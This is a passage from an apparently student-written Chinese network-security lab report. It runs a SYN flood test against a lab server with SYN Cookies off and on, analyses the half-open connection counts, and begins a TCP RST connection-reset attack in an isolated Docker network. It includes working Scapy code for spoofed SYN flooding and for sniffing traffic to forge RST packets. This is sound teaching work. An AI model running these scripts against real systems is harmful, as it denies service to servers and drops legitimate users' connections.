图 10 显示，多条记录的本地地址为 192.168.4.105:80，对端地址为 192.168.3.101，但源端口不同。由此可以确认 Scapy 报文已经到达服务器，且相应连接未完成第三次握手。输出中出现的 ::ffff: 是 IPv4 映射地址的显示形式，不改变实际使用的 IPv4 地址。




图 10 Server 上观察到来自伪造源地址的 SYN_RECV 半连接

5.4 第一轮试探：30 个 SYN 未观察到防御差异

为按照实验指导比较 SYN Cookies 的作用，先在 Server 上临时关闭该机制，确认配置为 0：

Listing 16 暂时关闭 SYN Cookies

```
sudo sysctl -w net.ipv4.tcp_syncookies=0
sysctl net.ipv4.tcp_syncookies
```

关闭操作与发包前的监测情况见图 11。在对照测试中还将 watch 刷新间隔缩短为 0.2 秒，尽量减少遗漏短时变化的可能。待先前的半连接消退后，在 Attacker 再次运行同一个 syn_test.py，Server 实测最多观察到 30 条半连接，如图 12 所示。




图 11 Server 将 SYN Cookies 设为 0，并准备观察半连接数量




图 12 关闭 SYN Cookies 后，30 次 SYN 测试出现 30 条半连接

接着开启 SYN Cookies，配置值设为 1，仍使用相同的 30 次发包脚本：

Listing 17 开启 SYN Cookies 并检查发送计数器

```
sudo sysctl -w net.ipv4.tcp_syncookies=1
sysctl net.ipv4.tcp_syncookies
nstat -az | grep TcpExtSyncookies
```

如图 13 与图 14 所示，开启后再次发送 30 个 SYN 报文，Server 仍观察到 30 条半连接，TcpExtSyncookiesSent 计数器没有增加。




图 13 Server 开启 SYN Cookies 并检查相关计数器




图 14 开启 SYN Cookies 后，30 次测试仍为 30 条半连接，发送计数未增加

同时，从 User 使用 curl 检查服务器的 HTTP 响应：

Listing 18 由 User 测试服务器 HTTP 服务是否可用

```
curl -I --max-time 5 http://192.168.4.105
```

实际收到 HTTP/1.1 401 Unauthorized，如图 15 所示。由于服务器原本就采用 HTTP Digest 身份认证，此状态码说明服务器已正常响应 HTTP 请求，并不是服务中断。



图 15 30 次 SYN 测试后，Server 仍能返回 HTTP 401 响应

第一轮遇到的问题在于：虽然成功构造了报文并观察到半连接，但关闭和开启 SYN Cookies 后，SYN_RECV 数量均为 30，且 Cookie 发送计数没有增加，两组结果无法体现明显的防御差异。结合 tcp_syncookies=1 的工作条件，推测 30 个报文尚未使服务器半连接队列承受足够压力。因此，这一轮完成了半连接机制验证，但没有达到观察 *SYN Cookies* 防御差异的预期。

5.5 第二轮调整：增加至 500 个 SYN 进行对照

为了继续完成实验指导中“比较开启与关闭 SYN Cookies 时服务器半连接数量”的要求，本实验先查看系统的相关队列参数,实际得到 tcp_max_syn_backlog=256、somaxconn=4096。这些参数说明内核存在相应的队列容量设置,但不能将其中任一数值直接视为 SYN_RECV 统计的固定上限。随后保持目的地址、目标端口和报文结构不变，仅将脚本中的发送循环次数从 30 增加到 500，以尝试扩大服务器的半连接压力。调整后的关键代码如下：

Listing 19 第二轮仅修改测试循环次数

```python
for i in range(500):
    ip_packet = IP(src=source_ip, dst=target_ip)
    tcp_packet = TCP(
        sport=RandShort(),
        dport=target_port,
        flags="S"
    )
    send(ip_packet / tcp_packet, verbose=False)

print("已完成 500 次 TCP SYN 测试发送")
```

5.5.1 关闭 SYN Cookies 时的测试

首先在 Server 上设置 `net.ipv4.tcp_syncookies=0`，在此前半连接基本消退后，Attacker 运行修改后的脚本。Attacker 的执行结果见图 16，Server 观察到的最大 `SYN_RECV` 数量为 193，如图 17 所示。

```
wjy@wjy-VirtualBox:~$ sudo python3 syn_test.py
[sudo] wjy 的密码:
已完成 500 次 TCP SYN 测试发送
```

图 16 Attacker 完成 500 次 `TCP SYN` 测试发送

```
wjy@wjy-VirtualBox:~$ nstat -az | grep -E 'TcpExtSyncookiesSent|TcpExtListenOverflows|TcpExtList
enDrops'
TcpExtSyncookiesSent            0                  0.0
TcpExtListenOverflows           0                  0.0
TcpExtListenDrops               0                  0.0
wjy@wjy-VirtualBox:~$ sysctl net.ipv4.tcp_max_syn_backlog
sysctl net.core.somaxconn
sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_max_syn_backlog = 256
net.core.somaxconn = 4096
net.ipv4.tcp_syncookies = 1
wjy@wjy-VirtualBox:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] wjy 的密码:
net.ipv4.tcp_syncookies = 0
wjy@wjy-VirtualBox:~$ sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
wjy@wjy-VirtualBox:~$ sudo ss -Hant state syn-recv '( sport = :80 )' | wc -l
0
wjy@wjy-VirtualBox:~$ sudo ss -Hant state syn-recv '( sport = :80 )' | wc -l
193
```

图 17 关闭 `SYN Cookies` 时，观测到的最大半连接数为 193

这一结果没有达到发送数量 500，说明“发送了 500 个 SYN”与“同时存在 500 条半连接”并不等价；已建立的半连接状态会随报文到达时间、服务器处理过程及超时而变化。User 此时再次访问 Web 服务，仍收到 HTTP 401 响应，结果见图 18。



图 18 500 次测试且关闭 SYN Cookies 时，HTTP 服务仍正常响应

5.5.2 开启 SYN Cookies 时的测试

之后在 Server 上将 net.ipv4.tcp_syncookies 恢复为 1，如图 19 所示。待上一轮半连接消退后，再次运行相同的 500 次发送脚本。本次观察到的最大 SYN_RECV 数量为 385，对应结果见图 20。根据实验记录，此时 User 的 HTTP 服务访问仍正常。



图 19 第二轮对照中重新开启 SYN Cookies，配置值为 1




图 20 开启 SYN Cookies 时，500 次测试观测到 385 条半连接

两轮测试的结果整理如表 7 所示。

表 7 不同发送规模与 SYN Cookies 配置下的实验结果

发送规模	SYN Cookies	最大观察 SYN_RECV	HTTP 响应	Cookie 发送计数
30	关闭（0）	30	正常	未作为该组指标记录
30	开启（1）	30	正常	SyncookiesSent 未增加
500	关闭（0）	193	正常	未作为该组指标记录
500	开启（1）	385	正常	未记录测试前后增量

5.6 实验现象及问题分析

5.6.1 为什么 30 次试探未成功体现防御差异？

第一轮发送 30 个 SYN 时，服务器已经产生了 30 条半连接，说明 Scapy 脚本构造和网络转发正常，TCP 握手未完成的状态也得到验证。这里所谓“失败”，并非脚本发送失败或无法制造半连接，而是未能观察到 **SYN Cookies** 开启前后的明显差异。

当 tcp_syncookies=1 时，Linux 通常在未完成连接队列出现溢出压力后才使用 SYN Cookie。由于 30 次测试的压力较低，开启配置后服务器仍然可以按通常方式维护半连接，因此两组 SYN_RECV 数量相同，且在该轮观察到的 SyncookiesSent 没有增加。这也是后续提高测试数量的直接原因。

5.6.2 思考题：为什么开启 SYN Cookies 前后 SYN_RECV 数量存在差异？（这里以 500 轮试探为例）

SYN Cookies 是一种针对 SYN Flood 攻击的防御机制。在正常的 TCP 三次握手过程中，服务器收到客户端发送的 SYN 报文后，会回复 SYN-ACK 报文，并为尚未完成握手的连接维护相应状态，使其进入 SYN_RECV。当大量 SYN 报文持续到达而最终 ACK 未能返回时，半连接不断积累，可能造成 SYN 队列溢出，进而影响正常客户端建立连接。

当 SYN Cookies 关闭时，服务器主要依靠常规半连接队列维护这些连接状态；当 SYN Cookies 开启时，Linux 通常在 SYN 队列发生溢出时启用该机制，将必要的连接信息编码到 SYN-ACK 报文的初始序列号中，从而减少对常规半连接状态的依赖。因此，**SYN Cookies** 的核心作用是在队列承受压力时降低半连接状态维护的开销，而非直接清空已有的半连接。即使开启该机制，服务器仍可能存在一定数量的 SYN_RECV 连接。

在本次实验的第一轮测试中，分别在开启和关闭 SYN Cookies 的条件下发送 30 个 SYN 报文，观察到的最大半连接数量均为 30，且未观察到 SYN Cookie 发送计数增加。

这表明较低的测试负载尚未使服务器产生明显的队列压力，因此两组结果没有表现出明显差异。

为进一步观察不同配置下的实验现象，第二轮将 SYN 报文数量增加至 500。实验结果显示，关闭 SYN Cookies 时最大观察到 193 条半连接，开启时最大观察到 385 条半连接。与第一轮相比，两组结果出现了更加明显的数量差异，且变化方向与实验指导中的示例现象相似。因此，从实验观察与对照的角度来看，增加测试规模后得到了更有辨识度的结果。

但是，`SYN_RECV` 数量不仅受到 SYN Cookies 配置的影响，还与 SYN 报文的实际到达速率、TCP 重传与超时机制、不同测试轮次的队列状态以及 `watch` 命令的周期性采样时刻等因素有关。此外，SYN Cookies 开启后并不会自动删除已有半连接，因此不能简单认为开启该功能后 `SYN_RECV` 数量一定减少，也不能仅凭本次实验中 “385 大于 193” 的现象认定 SYN Cookies 已经触发，或者认为开启该功能会导致半连接数量增加。

进一步而言，由于第二轮实验未记录 `TcpExtSyncookiesSent` 计数器在测试前后的变化，因此尚缺少直接证明 SYN Cookies 实际触发的证据。同时，两组测试中服务器的 HTTP 服务均能够正常响应，说明当前测试条件下尚未观察到明显的拒绝服务现象。

综上所述，**SYN Cookies** 开启前后 `SYN_RECV` 数量的差异，是半连接队列管理机制、报文到达情况及连接超时等多种因素共同作用的结果。本次实验成功观察到随着 SYN 请求数量增加，服务器半连接状态发生了明显变化，但不能仅根据半连接数量判断 SYN Cookies 的实际防御效果，还需要结合 SYN Cookie 发送计数器及正常服务的可用性进行综合分析。

6 实验三：TCP 连接重置

6.1 实验环境与网络配置

本实验在 WSL2 中使用 Docker Compose 搭建隔离网络。拓扑包含攻击者、用户、路由器、受害者服务器和正常服务器。攻击者、用户分别位于不同网段；两台服务器位于同一服务器网段，由路由器转发用户与服务器之间的流量。各节点地址如表 8 所示。

表 8 TCP 连接重置实验的实际网络配置

节点	网段侧	IPv4 地址	默认路由
Attacker	攻击者网段	192.168.2.100/24	192.168.2.10
User	用户网段	192.168.3.100/24	192.168.3.10
Router	攻击者侧	192.168.2.10/24	–
Router	用户侧	192.168.3.10/24	–
Router	服务器侧	192.168.4.10/24	–
Victim Server	服务器网段	192.168.4.105/24	192.168.4.10
Normal Server	服务器网段	192.168.4.106/24	192.168.4.10

路由器开启 IPv4 转发，并使用 Linux 流量控制（tc）把用户侧和服务器侧入口的 IPv4 报文镜像到攻击者侧。Docker 网络关闭源地址伪装，因而镜像报文仍保留 User 和服务器的原始 IP 地址。Attacker 上的 Scapy 脚本只处理从受害者服务器发往 User 的 TCP 报文，并从中读取端口和确认号。

6.2 攻击前的连通性检查

开始攻击前，User 分别访问受害者服务器和正常服务器。HTTP 请求均得到 HTTP/1.1 200 OK，SSH、Telnet 和 FTP 也均可建立连接并完成登录，作为后续对照。以下截图中的标记标出了相关客户端命令。HTTP 检查结果如图 21 所示。




图 21 攻击前，User 能正常访问两台服务器的 HTTP 服务

Telnet 登录结果如图 22 所示，User 先后登录了正常服务器和受害者服务器，并能在两端执行命令。




图 22 攻击前，User 分别成功登录两台服务器的 Telnet 服务

SSH 检查中，User 分别连接到两台服务器并显示各自的主机名，说明攻击前两条 SSH 连接均可正常使用，如图 23 所示。




图 23 攻击前，User 分别通过 SSH 登录正常服务器和受害者服务器

FTP 检查中，两台服务器均返回登录成功和目录列表，结果如图 24 所示。




图 24 攻击前，User 均可登录两台服务器的 FTP 服务

6.3 监听流量并构造 TCP RST 报文

在 Attacker 上运行 Scapy 监听脚本后，脚本使用如下过滤条件捕获从受害者服务器发往 User 的 TCP 报文：

Listing 20 捕获服务器发往 User 的 TCP 流量

```
capture_filter = (
    "tcp and src host 192.168.4.105 "
    "and dst host 192.168.3.100"
)
```

回调函数从捕获报文中读取 TCP 源、目的端口和确认号，将 IP 地址及端口方向反转，并把服务器报文中的确认号作为伪造 RST 的序列号。脚本只对带 ACK 标志的报文发送 RST，核心处理如下：

Listing 21 根据捕获到的确认号构造 TCP RST 报文

```
def packet_callback(packet):
    if not (packet.haslayer(IP) and packet.haslayer(TCP)):
        return

    tcp_layer = packet[TCP]
    if not (int(tcp_layer.flags) & 0x10):
        return

    reset_packet = (
        IP(src=USER_IP, dst=VICTIM_IP)
        / TCP(
            sport=int(tcp_layer.dport),
            dport=int(tcp_layer.sport),
            flags="R",
            seq=int(tcp_layer.ack),
        )
    )
    send(reset_packet, iface=ATTACKER_INTERFACE, verbose=False)

sniff(
    iface=ATTACKER_INTERFACE,
    filter=CAPTURE_FILTER,
    prn=packet_callback,
    store=False,
)
```

脚本启动后，User 分别使用 HTTP、SSH、Telnet 和 FTP 访问正常服务器及受害者服务器。攻击者终端显示其持续捕获服务器响应并发送以 User 为源地址、受害者服务器为目的地址的 RST 报文。

6.4 不同 TCP 服务的攻击结果

6.4.1 Telnet、SSH 与 FTP

Telnet 对照结果显示，攻击期间 User 仍能登录正常服务器 192.168.4.106；连接受害者服务器 192.168.4.105 时，服务器登录过程被中断，连接随即关闭，如图 25 所示。

